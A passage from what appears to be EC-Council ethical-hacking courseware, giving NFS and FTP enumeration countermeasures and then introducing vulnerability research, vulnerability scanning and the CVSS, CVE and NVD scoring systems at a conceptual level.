
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Log the requests to access the system files on the NFS server.
- Keep the `root_squash` option in `/etc/exports` file turned **ON** so that no requests made as root on the client are trusted.
- Implement NFS tunneling through SSH to encrypt the NFS traffic over the network.

FTP Enumeration Countermeasures

- Implement secure FTP (SFTP, which uses SSH) or FTP secure (FTPS, which uses SSL) to encrypt the FTP traffic over the network.
- Implement strong passwords or a certification-based authentication policy.
- Ensure that the unrestricted uploading of files on the FTP server is not allowed.
- Disable anonymous FTP accounts. If this is not possible, monitor anonymous FTP accounts regularly.
- Restrict access by IP or domain name to the FTP server.
- Configure access controls on authenticated FTP accounts with the help of access control lists (ACLs).
- Restrict login attempts and time.
- Configure filtering rules for the FTP services.
- Use SSL/FTPS for authenticated FTP accounts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary


In this module, we discussed the enumeration concepts along with the techniques, services, and ports used for enumeration. We have also discussed how attackers perform different enumeration techniques (NetBIOS, SNMP, LDAP, NTP, NFS, SMTP, DNS, IPsec, VoIP, RPC, Linux/Unix, Telnet, FTP, TFTP, SMB, IPv6, and BGP enumeration) to gather information about the target. This module ended with a detailed discussion on the countermeasures that organizations can adopt to defend against enumeration activities.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH™
Certified Ethical Hacker

Module 05:
Vulnerability Analysis



Module Objectives

In today's world, organizations depend heavily on information technology for protecting vital information. This information is associated with areas of finance, research and development, personnel, legality, and security. Vulnerability assessments scan networks for known security weaknesses.

Attackers perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems. The identified vulnerabilities are used by attackers to further exploit that target network.

Vulnerability assessment plays a major role in providing security to any organization's resources and infrastructure from various internal and external threats. To secure a network, an administrator needs to perform patch management, install proper antivirus software, check configurations, solve known issues in third-party applications, and troubleshoot hardware with default configurations. All these activities together constitute a vulnerability assessment.


This module starts with an introduction to vulnerability assessment concepts. It also discusses the various vulnerability scoring systems, vulnerability databases, vulnerability management life cycle, and various approaches and tools used to perform vulnerability assessments. This module will provide knowledge about the tools and techniques used by attackers to perform a quality vulnerability analysis. It concludes with an analysis of the vulnerability assessment reports that help an ethical hacker to fix the identified vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

At the end of this module, you will be able to:

- Understand vulnerability research, vulnerability assessment, and vulnerability scoring systems
- Describe the vulnerability management life cycle (vulnerability assessment phases)
- Understand various types of vulnerabilities and vulnerability assessment techniques
- Understand different approaches to vulnerability assessment solutions
- Describe different characteristics of good vulnerability assessment solutions
- Explain different types of vulnerability assessment tools and the criteria for choosing them
- Use various vulnerability assessment tools
- Generate and analyze vulnerability assessment reports


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Assessment Concepts

There are generally two main causes for vulnerable systems in a network, software or hardware misconfiguration and poor programming practices. Attackers exploit these vulnerabilities to perform various types of attacks on organizational resources. This section gives an overview of vulnerability assessment, vulnerability scoring systems, vulnerability databases, and the vulnerability assessment life cycle.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Research

Vulnerability research is the process of analyzing protocols, services, and configurations to discover the vulnerabilities and design flaws that will expose an operating system and its applications to exploit, attack, or misuse.

An administrator needs vulnerability research:

- To gather information about security trends, newly discovered threats, attack surfaces, attack vectors and techniques
- To find weaknesses in the OS and applications and alert the network administrator before a network attack
- To understand information that helps prevent security problems
- To know how to recover from a network attack

An ethical hacker needs to keep up with the most recently discovered vulnerabilities and exploits to stay one step ahead of attackers through vulnerability research, which includes:

- Discovering the system design faults and weaknesses that might allow attackers to compromise a system
- Staying updated about new products and technologies and reading news related to current exploits
- Checking underground hacking web sites (Deep and Dark websites) for newly discovered vulnerabilities and exploits
- Checking newly released alerts regarding relevant innovations and product improvements for security systems

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Security experts and vulnerability scanners classify vulnerabilities by:

- Severity level (low, medium, or high)
- Exploit range (local or remote)

Ethical hackers need to conduct intense research with the help of information acquired in the footprinting and scanning phases to find vulnerabilities.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Resources for Vulnerability Research

The following are some of the online websites used to perform vulnerability research:

- Microsoft Vulnerability Research (MSVR) (*https://www.microsoft.com*)
- Dark Reading (*https://www.darkreading.com*)
- SecurityTracker (*https://securitytracker.com*)
- Trend Micro (*https://www.trendmicro.com*)
- Security Magazine (*https://www.securitymagazine.com*)
- PenTest Magazine (*https://pentestmag.com*)
- SC Magazine (*https://www.scmagazine.com*)
- Exploit Database (*https://www.exploit-db.com*)
- SecurityFocus (*https://www.securityfocus.com*)
- Help Net Security (*https://www.helpnetsecurity.com*)
- HackerStorm (*http://www.hackerstorm.co.uk*)
- Computerworld (*https://www.computerworld.com*)
- WindowsSecurity (*http://www.windowsecurity.com*)
- D'Crypt (*https://www.d-crypt.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Vulnerability Assessment?

A vulnerability assessment is an in-depth examination of the ability of a system or application, including current security procedures and controls, to withstand exploitation. It scans networks for known security weaknesses, and recognizes, measures, and classifies security vulnerabilities in computer systems, networks, and communication channels. It identifies, quantifies, and ranks possible vulnerabilities to threats in a system. Additionally, it assists security professionals in securing the network by identifying security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them.

A vulnerability assessment may be used to:

- Identify weaknesses that could be exploited
- Predict the effectiveness of additional security measures in protecting information resources from attack

Typically, vulnerability-scanning tools search network segments for IP-enabled devices and enumerate systems, operating systems, and applications to identify vulnerabilities resulting from vendor negligence, system or network administration activities, or day-to-day activities. Vulnerability-scanning software scans the computer against the Common Vulnerability and Exposures (CVE) index and security bulletins provided by the software vendor.

Vulnerability scanners are capable of identifying the following information:

- The OS version running on computers or devices
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports that are listening
- Applications installed on computers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Accounts with weak passwords
- Files and folders with weak permissions
- Default services and applications that might have to be uninstalled
- Errors in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities
- EOL/EOS software information
- Missing patches and hotfixes
- Weak network configurations and misconfigured or risky ports
- Help to verify the inventory of all devices on the network

There are two approaches to network vulnerability scanning:

- **Active Scanning**: The attacker interacts directly with the target network to find vulnerabilities. Active scanning helps in simulating an attack on the target network to uncover vulnerabilities that can be exploited by the attacker.

  Example: An attacker sends probes and specially crafted requests to the target host in the network to identify vulnerabilities.

- **Passive Scanning**: The attacker tries to find vulnerabilities without directly interacting with the target network. The attacker identifies vulnerabilities via information exposed by systems during normal communications. Passive scanning identifies the active operating systems, applications, and ports throughout the target network, monitoring activity to determine its vulnerabilities. This approach provides information about weaknesses but does not provide a path for directly combating attacks.

  Example: An attacker guesses the operating system information, applications, and application and service versions by observing the TCP connection setup and teardown.

Attackers scan for vulnerabilities using tools such as Nessus, Qualys, GFI LanGuard, and OpenVAS. Vulnerability scanning enables an attacker to identify network vulnerabilities, open ports and running services, application and services configuration errors, and application and service vulnerabilities.

Limitations of Vulnerability Assessment

The following are some of the limitations of vulnerability assessments:

- Vulnerability-scanning software is limited in its ability to detect vulnerabilities at a given point in time
- Vulnerability-scanning software must be updated when new vulnerabilities are discovered or when improvements are made to the software being used
- Software is only as effective as the maintenance performed on it by the software vendor and by the administrator who uses it
- Vulnerability Assessment does not measure the strength of security controls

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Vulnerability-scanning software itself is not immune to software engineering flaws that might lead to it missing serious vulnerabilities
- Human judgment is needed to analyze the data after scanning and identifying the false positives and false negatives.

The methodology used might have an impact on the test results. For example, vulnerability-scanning software that runs under the security context of the domain administrator will yield different results than software that runs under the security context of an authenticated or non-authenticated user. Similarly, diverse vulnerability-scanning software packages assess security differently and have unique features. This can influence the assessment results.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scoring Systems and Databases

Common Vulnerability Scoring System (CVSS)

- CVSS provides an open framework **for communicating the characteristics and impacts** of IT vulnerabilities
- Its quantitative model ensures repeatable accurate measurement, while enabling users to view the **underlying vulnerability characteristics** used to **generate the scores**

CVSS v3.0 Ratings

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

CVSS v2.0 Ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

https://www.first.org


https://nvd.nist.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scoring Systems and Databases (Cont'd)

Common Vulnerabilities and Exposures (CVE)


A publicly available and free-to-use **list or dictionary of standardized identifiers** for common software vulnerabilities and exposures




https://cve.mitre.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Vulnerability Scoring Systems and Databases

Due to the growing severity of cyber-attacks, vulnerability research has become critical as it helps to mitigate the chance of attacks. Vulnerability research provides awareness of advanced techniques to identify flaws or loopholes in the software that can be exploited by attackers. Vulnerability scoring systems and vulnerability databases are used by security analysts to rank information system vulnerabilities and to provide a composite score of the overall severity and

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

risk associated with identified vulnerabilities. Vulnerability databases collect and maintain information about various vulnerabilities present in information systems.

Following are some of the vulnerability scoring systems and databases:

- Common Vulnerability Scoring System (CVSS)
- Common Vulnerabilities and Exposures (CVE)
- National Vulnerability Database (NVD)
- Common Weakness Enumeration (CWE)

Common Vulnerability Scoring System (CVSS)

Source: *https://www.first.org, https://nvd.nist.gov*

CVSS is a published standard that provides an open framework for communicating the characteristics and impacts of IT vulnerabilities. The system's quantitative model ensures repeatable, accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the scores. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability impact scores. Two common uses of CVSS are prioritizing vulnerability remediation activities and calculating the severity of vulnerabilities discovered on one's systems. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

CVSS helps capture the principal characteristics of a vulnerability and produce a numerical score to reflect its severity. This numerical score can thereafter be translated into a qualitative representation (such as low, medium, high, or critical) to help organizations properly assess and prioritize their vulnerability management processes.

CVSS assessment consists of three metrics for measuring vulnerabilities:

- **Base Metric**: Represents the inherent qualities of a vulnerability
- **Temporal Metric**: Represents the features that continue to change during the lifetime of the vulnerability.
- **Environmental Metric:** Represents vulnerabilities that are based on a particular environment or implementation.

Each metric sets a score from 1–10, with 10 being the most severe. The CVSS score is calculated and generated by a vector string, which represents the numerical score for each group in the form of a block of text. The CVSS calculator ranks the security vulnerabilities and provides the user with information on the overall severity and risk related to the vulnerability.

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

High	7.0-8.9
Critical	9.0-10.0

Table 5.1: CVSS v3.0 ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

Table 5.2: CVSS v2.0 ratings

